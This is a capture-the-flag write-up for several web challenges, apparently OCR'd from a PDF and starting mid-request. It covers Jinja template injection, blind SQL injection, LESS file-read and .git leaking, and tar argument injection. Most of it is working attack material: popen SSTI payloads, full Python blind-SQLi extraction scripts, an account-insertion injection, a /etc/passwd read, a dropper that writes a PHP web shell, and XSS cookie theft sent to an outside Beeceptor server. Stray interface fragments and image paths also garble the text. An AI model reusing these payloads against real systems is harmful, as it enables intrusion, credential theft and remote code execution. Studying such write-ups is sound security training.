Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypwx8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="username"

admin
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="password"

FLAG{Un1ON_s3leCt/**/Fl4g_fR0m_s3cr3t}
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="greet"

{{[].__class__.__base__.__subclasses__()[140].__init__.__globals__['popen']('ls').read()}}
------WebKitFormBoundaryamTVFgtSSSypwx8E--

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:26:19 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 67

Hello app.py
flag.txt
instance
meow
owo
requirements.txt
templates
```

Result :


Send
Cancel
Target: htt
Request
Pretty
Raw
Hex
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 469
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypwx8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="username"
admin
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="password"
FLAG{Unl0N_s3leCt/**/Fl4g_fR0m_s3cr3t}
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="greet"
{{[].__class__.__base__.__subclasses__()[140].__init__.__globals__['popen']('cat flag.txt').read()}}
------WebKitFormBoundaryamTVFgtSSSypwx8E--
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:26:40 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 35
Hello FLAG{S1_fu_Q1_m0_b4N_zHU_ru}

Challenge Name : PasteWeb (Flag 1)

Points : 125

Category : Web

Link : https://pasteweb.ctf.zoolab.org

Description : The first FLAG is in the Database, try it out!

Approach :

We have a SQL injection in username. I used the payload
' UNION select column1, column2 FROM table - -

The server wouldn't return the query results. However, if there's some query results, the server would return 'Bad Hacker !'

For example, input *' union select '1','2' from user --* get a "Bad Hacker!"
(UNION requires column1 and column2 must be varchar type)

Also, I used the function ***substring*** in postgresql to guess the data one character by one.

Code :

tables

```python
import requests, time, string

headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8',
    'Accept-Language': 'zh-TW,zh;q=0.8',
    'Cache-Control': 'max-age=0',
    'Connection': 'keep-alive',
    'Origin': 'https://pasteweb.ctf.zoolab.org',
    'Referer': 'https://pasteweb.ctf.zoolab.org/',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Sec-GPC': '1',
    'Upgrade-Insecure-Requests': '1',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
    'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
    'sec-ch-ua-mobile': '?0',
    'sec-ch-ua-platform': '"Windows"',
}

cookies = {
    'PHPSESSID': 'aqtqpt7em903vhhi1f6inbn02p',
}

data = {
    'username': '',
    'password': '',
    'current_time': '',
}

character_list = string.printable

def recursive_find_next_char(current_string):

    payload = f"""
        admin' UNION select t1.table_name, 's' FROM (
            SELECT table_name, 's' FROM information_schema.tables
        ) t1 join (
            SELECT '{current_string}' AS table_name, 's' FROM information_schema.tables
        ) t2 on t1.table_name = t2.table_name; --
    """.strip()

    data['username'] = payload
    data['current_time'] = int(time.time())
    response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
    if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
        print(current_string)

    for character in character_list:
        test_string = current_string + character
        payload = f"""
            admin' UNION select t1.table_name, 's' FROM (
                SELECT table_name, 's' FROM information_schema.tables
            ) t1 join (
                SELECT '{test_string}' AS table_name, 's' FROM information_schema.tables
            ) t2 on substring(t1.table_name, 1, {len(test_string)}) = t2.table_name; --
        """.strip()

        data['username'] = payload
        data['current_time'] = int(time.time())
        response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
        if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
            recursive_find_next_char(current_string + character)

if __name__ == '__main__':
    print('============================  tables  ============================')
    recursive_find_next_char('')
```

data in table

```python
def recursive_find_next_char(current_string):

    find = False
    for character in character_list:
        test_string = current_string + character
        payload = f"""
            ' UNION select t1.column_name,t2.column_name FROM (
                SELECT column_name, 's' FROM information_schema.columns WHERE table_name='s3cr3t_t4b1e'
            ) t1 JOIN (
                SELECT '{test_string}' as column_name, 's' FROM information_schema.columns
            ) t2 ON substring(t1.column_name, 1, {len(test_string)}) = t2.column_name; --
        """.strip()

        data['username'] = payload
        data['current_time'] = int(time.time())
        response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
        if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
            recursive_find_next_char(current_string + character)
            find = True

    if not find:
        print(current_string)


if __name__ == '__main__':
    print('============================  columns  ============================')
    recursive_find_next_char('')
```

columns

```python
def recursive_find_next_char(current_string):

    find = False
    for character in character_list:
        test_string = current_string + character
        payload = f"""
            ' UNION select t1.data, t2.data FROM (
                SELECT fl4g AS data, 's' FROM s3cr3t_t4b1e
            ) t1 JOIN (
                SELECT '{test_string}' as data, 's' FROM information_schema.columns
            ) t2 ON substring(t1.data, 1, {len(test_string)}) = t2.data; --
        """.strip()

        data['username'] = payload
        data['current_time'] = int(time.time())
        response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
        if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
            recursive_find_next_char(current_string + character)
            find = True

    if not find:
        print(current_string)


if __name__ == '__main__':
    print('============================  data  ============================')
    recursive_find_next_char('')
```

Result :

```
pg_stat_sys_tables
pg_stat_user_functions
pg_stat_user_indexes
pg_stat_user_tables
pg_stat_wal_receiver
pg_stat_xact_all_tables
pg_stat_xact_sys_tables
pg_stat_xact_user_functions
pg_stat_xact_user_tables
pg_subscription_rel
pg_tablespace
pg_timezone_abbrevs
pg_timezone_names
pg_transform
pg_trigger
pg_ts_config_map
pg_ts_dict
pg_ts_parser
pg_ts_template
pg_type
pg_user_mappings
pg_views
referential_constraints
role_column_grants
role_routine_grants
role_table_grants
role_udt_grants
role_usage_grants
routines
routine_column_usage
routine_privileges
routine_routine_usage
routine_sequence_usage
routine_table_usage
s3cr3t_t4b1e
schemata
sequences
```

```
============================== columns ==============================
fl4g
```

```
============================== data ==============================
FLAG{B1inD_SqL_IiIiiNj3cT10n}
```

Challenge Name : PasteWeb (Flag 2)

Points : 125

Category : Web

Link : https://pasteweb.ctf.zoolab.org

Description :


Now, try to read the source code, you will get the second FLAG there, don't forget to register yourself an account with SQLi!
Spoiler
Spoiler

Approach :

I used payload
'; insert into pasteweb_accounts (user_account, user_password) values ('pigpig', '1828fe7f595005e2d0db1b0bb765ed34'); --

to insert a user to database, while the password is hashed by ***md5.***

Login succeeded.



There’s an CSS editor, Seems we can use less js to leak the file on server. For example, etc/passwd.

I used payload
@bg: data-uri('image/jpeg;base64', '../../../../../etc/passwd');
div {
background: @bg;
},
saving it and viewing the view.php, decoding it by base64.

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

However, when I tried *@bg: data-uri('image/jpeg;base64',*
'../../../../../var/www/html/view.php');
div {
background: @bg;
},
' it failed

這個網頁無法正常運作

pasteweb.ctf.zoolab.org 目前無法處理這項要求。

HTTP ERROR 500

According to the description, I knew that I could use GitHack. GitHack is a useful tool to crawl the /.git directory, leaking the source files.

However, it seems the .git file is forbidden.

```
[+] Download and parse index file ...
[ERROR] index file download failed: HTTP Error 400: Bad Request
```

So I used Python and Flask to host a server, and sent requests by GitHack to get the source code. Remember to login first !

```
C:\Users\jaynn\Desktop\GitHack-master>python GitHack.py http://127.0.0.1/.git
[+] Download and parse index file ...
[+] download.php
[+] editcss.php
[+] edithtml.php
[+] index.php
[+] lessc.inc.php
[+] share.php
[+] view.php
[OK] editcss.php
[OK] lessc.inc.php
[OK] download.php
[OK] edithtml.php
[OK] share.php
[OK] view.php
[OK] index.php
```

Code :

Register an account.
Account : pigpig
Password : pigpig

```python
import requests, time, string

headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8',
    'Accept-Language': 'zh-TW,zh;q=0.8',
    'Cache-Control': 'max-age=0',
    'Connection': 'keep-alive',
    'Origin': 'https://pasteweb.ctf.zoolab.org',
    'Referer': 'https://pasteweb.ctf.zoolab.org/',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Sec-GPC': '1',
    'Upgrade-Insecure-Requests': '1',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
    'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
    'sec-ch-ua-mobile': '?0',
    'sec-ch-ua-platform': '"Windows"',
}

cookies = {
    'PHPSESSID': 'aqtqpt7em903vhhi1f6inbn02p',
}

data = {
    'username': '',
    'password': '',
    'current_time': '',
}

payload = f"""
    '; insert into pasteweb_accounts (user_account, user_password) values ('pigpig', '1828fe7f595005e2d0db1b0bb765ed34'); --
""".strip()

data['username'] = payload
data['current_time'] = int(time.time())
response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
print(response)
```

Server sending GitHack request.

```python
app = Flask(__name__)

cookies = {
    'PHPSESSID': 'aqtqpt7em903vhhi1f6inbn02p',
}

headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8',
    'Accept-Language': 'zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-Hans;q=0.6,und;q=0.5',
    'Cache-Control': 'max-age=0',
    'Connection': 'keep-alive',
    'Origin': 'https://pasteweb.ctf.zoolab.org',
    'Referer': 'https://pasteweb.ctf.zoolab.org/editcss.php',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Sec-GPC': '1',
    'Upgrade-Insecure-Requests': '1',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
    'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
    'sec-ch-ua-mobile': '?0',
    'sec-ch-ua-platform': '"Windows"',
}

@app.route('/.git/<path:subpath>')
def index(subpath):
    path = '/var/www/html/.git/' + subpath

    data = {
        'less': ".meow {\n content: data-uri('" + path + "');\n}",
    }

    requests.post('https://pasteweb.ctf.zoolab.org/editcss.php', cookies=cookies, headers=headers, data=data)
    response = requests.post('https://pasteweb.ctf.zoolab.org/view.php', cookies=cookies, headers=headers)

    data = response.text.split('\n')[7].split('"')[1]
    constent = base64.b64decode(data[data.find('base64,')+7:])
    return Response(data, mimetype='application/octet-stream')

if __name__ == "__main__":
    app.run()
```

Result :

Challenge Name : PasteWeb (Flag 3)

Points : 200

Category : Web


Link : https://pasteweb.ctf.zoolab.org

Description :

Finally! try to RCE, you can read the final FLAG by executing */readflag*
Spoiler

Approach :

After leaking the source code, I looked at the source code and found a vulnerability. In editcss.php, we can assign any file name to the css file by using *$_POST['theme']*.



```php
<?php
  session_start();
  if(!isset($_SESSION['name'])){
    header("Location: /");
    die();
  }
  // When you see this line, you probably don't need to read 'lessc.inc.php', the intended sollution of flag 3 have nothing to do with it
  require "lessc.inc.php";
  $less = new lessc;

    $sandbox = './sandbox/'.md5($_SESSION['name']).'/';
    if (!file_exists($sandbox)){
        mkdir($sandbox);
    }
    chdir($sandbox);

  if($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_POST['less'])){
        file_put_contents('input.less', $_POST['less']);
        $theme = isset($_POST['theme'])? str_replace('/', '', $_POST['theme']): 'default';
        $less->compileFile('input.less', $theme.'.css');;
        $_SESSION['message'] = "CSS updated successfully!";
  }
?>
```

In download.php, it execute bash instruction *tar -cvf download.tar **, which automatically tar all files in the directory *sandbox/md5(username)/*.

```php
<?php
  session_start();
  if(!isset($_SESSION['name'])){
    header("Location: /");
    die();
  }

    $sandbox = './sandbox/'.md5($_SESSION['name']).'/';
    if (!file_exists($sandbox)){
        mkdir($sandbox);
    }
    chdir($sandbox);

  header("Content-Disposition: attachment; filename=download.tar");
  shell_exec("tar -cvf download.tar *");
  readfile("download.tar");
  shell_exec("rm download.tar");
  die();
?>
```


What I was thinking about was writing the command to the file name of the css file. For example, let *$theme = -I "pwd"; /readflag>flag.txt;* , After that, we can access *sandbox/md5(username)/flag.txt* to get the flag.

However, the server would replace *'/'* to *'-'*, that means we can't execute */readflag*.


So I let *$theme = -I "pwd"; echo '<?php system($_GET["command"]); ?>'>meow.php; default,* saving css file, and then executing download.php, which executes the instruction by reading the file name. Finally, accessing */sandbox/md5(username)/meow.php* and give our commands.

By the way, if we save the payload successfully but our payload somehow doesn't work, since it's hard to remove all files before we do RCE, the only thing we can do is to register a new user…

RCE success.



Now add */readflag* to the parameter.



Code :

```python
data = {
    'username': f"""
                '; insert into pasteweb_accounts (user_account, user_password) values ('pigpig0', '1828fe7f595005e2d0db1b0bb765ed34'); --
            """.strip(),
    'password': '',
    'current_time': int(time.time()),
}
response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)

data = {
    'username': "pigpig0",
    'password': 'pigpig',
    'current_time': int(time.time()),
}
response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
print(response.text)

data = {
    'less': ".test { color: red;}",
    'theme': """
        -I "pwd";echo '<?php system($_GET["command"]); ?>'>meow.php; default
    """
}
requests.post('https://pasteweb.ctf.zoolab.org/editcss.php', cookies=cookies, headers=headers, data=data)
requests.get('https://pasteweb.ctf.zoolab.org/download.php', cookies=cookies, headers=headers)
```

Result :

FLAG{aRgUm3nT_Inj3ct10n_2_RcE}

Challenge Name : Particles.js

Points : 20

Category : Web

Link : https://particles.ctf.zoolab.org

Description :

Approach :


In this challenge, I looked into Javascript and found a place where we can do XSS. (‘default’ is where user input)

```
    url.value = location; config.value = 'default'; fetch('/default.json').then(r =>
r.json()).then(json => {
        particlesJS("particles-js", json)
    })
```

I used Burp Suite to make it more clear.

So I set the parameter ***config to "1;alert(/xss/);console.log({key://\"***
1 is to close the '/' (divide) in front
Console.log is to close the function behind
Since ' is forbidden, I usd \' instead
It worked.

We can use fetch to bring the cookie on our browser to the destination server. Take below for example.



Then we can steal the cookie on the server by using "fetch" to send it to our own server. I don't have one so I used ***Beeceptor*** instead, which is free.

Result :

Challenge Name : Simple Note

Points : 20

Category : Web

Link : https://note.ctf.zoolab.org


Description :

Approach :

We have XSS in title (innerHTML)


```
const id = location.pathname.split('/').pop();

fetch(`/api/note/${id}`).then(r => r.json()).then(({ title, content })=>{
    url.value = location;
    titleNode.innerHTML = title;
    contentNode.innerText = content;
}); == $0
```

Set title to *<img src=x onerror=alert(/xss/)>*



Success ! Now set title to *<img src=x onerror=eval(top.name)>*

Since the input text have a length limit, I use the mocking rule in beeceptor to transfer and receive data.




Finally, I used BurpSuite to send report request, modifying url to our server's address.


Pretty Raw Hex

